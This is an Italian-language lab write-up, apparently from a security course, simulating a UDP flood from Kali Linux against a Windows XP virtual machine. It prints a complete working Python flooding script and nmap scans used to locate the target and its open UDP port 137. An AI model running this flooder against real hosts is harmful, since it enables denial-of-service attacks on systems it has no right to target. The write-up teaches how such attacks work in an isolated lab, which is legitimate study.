

Simulazione di un UDP Flood

Per simulare un attacco UDP Flood utilizzeremo due macchine, Kali Linux da cui partirà l'attacco e Windows XP come macchina target.

Prima di tutto prepariamo il programma in Python che utilizzeremo per effettuare l'attacco

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ cat udp_flood.py  
import socket  
import random  
  
def udp_flood(target_ip, target_port, num_packets):  
    """Esegue un attacco UDP flood."""  
    try:  
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
        data = bytearray(random.getrandbits(8) for _ in range(1024))  
  
        for _ in range(num_packets):  
            udp_socket.sendto(data, (target_ip, target_port))  
  
    except socket.gaierror:  
        print("Errore: indirizzo IP non valido.")  
    except socket.error as e:  
        print(f"Errore: {e}")  
    except ValueError:  
        print("Errore: porta o numero di pacchetti non validi.")  
    finally:  
        if 'udp_socket' in locals():  
            udp_socket.close()  
  
if __name__ == "__main__":  
    target_ip = input("Inserisci l'indirizzo IP del target: ")  
    try:  
        target_port = int(input("Inserisci la porta del target: "))  
        num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))  
    except ValueError:  
        print("Errore: porta o numero di pacchetti non validi.")  
        exit()  
  
    udp_flood(target_ip, target_port, num_packets)  
  
(kali@kali)-[~]  
$
```

Il codice implementa un attacco UDP flood che consiste nell'inviare un gran numero di pacchetti UDP casuali a un target specificato, con l'obiettivo di sovraccaricarlo e renderlo non disponibile. L'utente inserisce l'indirizzo IP e la porta del server bersaglio, e il numero di pacchetti da inviare. Il programma crea un socket UDP, genera un pacchetto di dati casuali di 1 KB, invia il pacchetto UDP al server bersaglio, ripetendo l'operazione per il numero di pacchetti specificato dall'utente, dopo di che chiude il socket UDP.

Prima di effettuare l'attacco cerchiamo l'indirizzo IP del target sulla rete 50 col comando **nmap -sn 192.168.50.0/24**. Da qui vediamo che sono presenti due host, il nostro, cioè il 100 ed il target, il 102

```
(kali@kali)-[~]  
$ nmap -sn 192.168.50.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 09:05 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.50.102  
Host is up (0.0033s latency).  
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.50.100  
Host is up.  
Nmap done: 256 IP addresses (2 hosts up) scanned in 8.43 seconds  
  
(kali@kali)-[~]  
$
```


Per ulteriore conferma col comando **nmap -O 192.168.50.102** ci accertiamo che la macchina sia quella scelta per l'attacco.


```
(kali@kali)~$ nmap -O 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 10:20 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.102
Host is up (0.0045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 2000 SP2/SP4 or Windows XP SP1/SP2 (97%), Microsoft Windows XP SP2 or SP3 (97%), Microsoft Windows Server 2003 SP1 or SP2 or Windows XP SP1 (95%), Microsoft Windows 2000 SP4 or Windows XP SP1a (94%), Microsoft Windows 2000 SP4 (93%), Microsoft Windows XP SP3 (93%), Microsoft Windows XP Professional SP2 or Windows Server 2003 (93%), Microsoft Windows XP SP1 (93%), Microsoft Windows 2000 Server SP3 or SP4 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
```

Col comando **nmap -sU 192.168.50.102** controlliamo lo stato e il numero della porta UDP, questo ultimo necessario per l'attacco. La porta UDP è la **137**.

```
(kali@kali)~$ nmap -sU 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 09:07 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.102
Host is up (0.0043s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds
```

Procediamo con l'attacco





Durante l'attacco noteremo sulla macchina con XP un **alto utilizzo della CPU** ed una **graduale diminuzione della memoria disponibile**.

Per completezza, schermata della configurazione di rete della Macchina con Windows XP

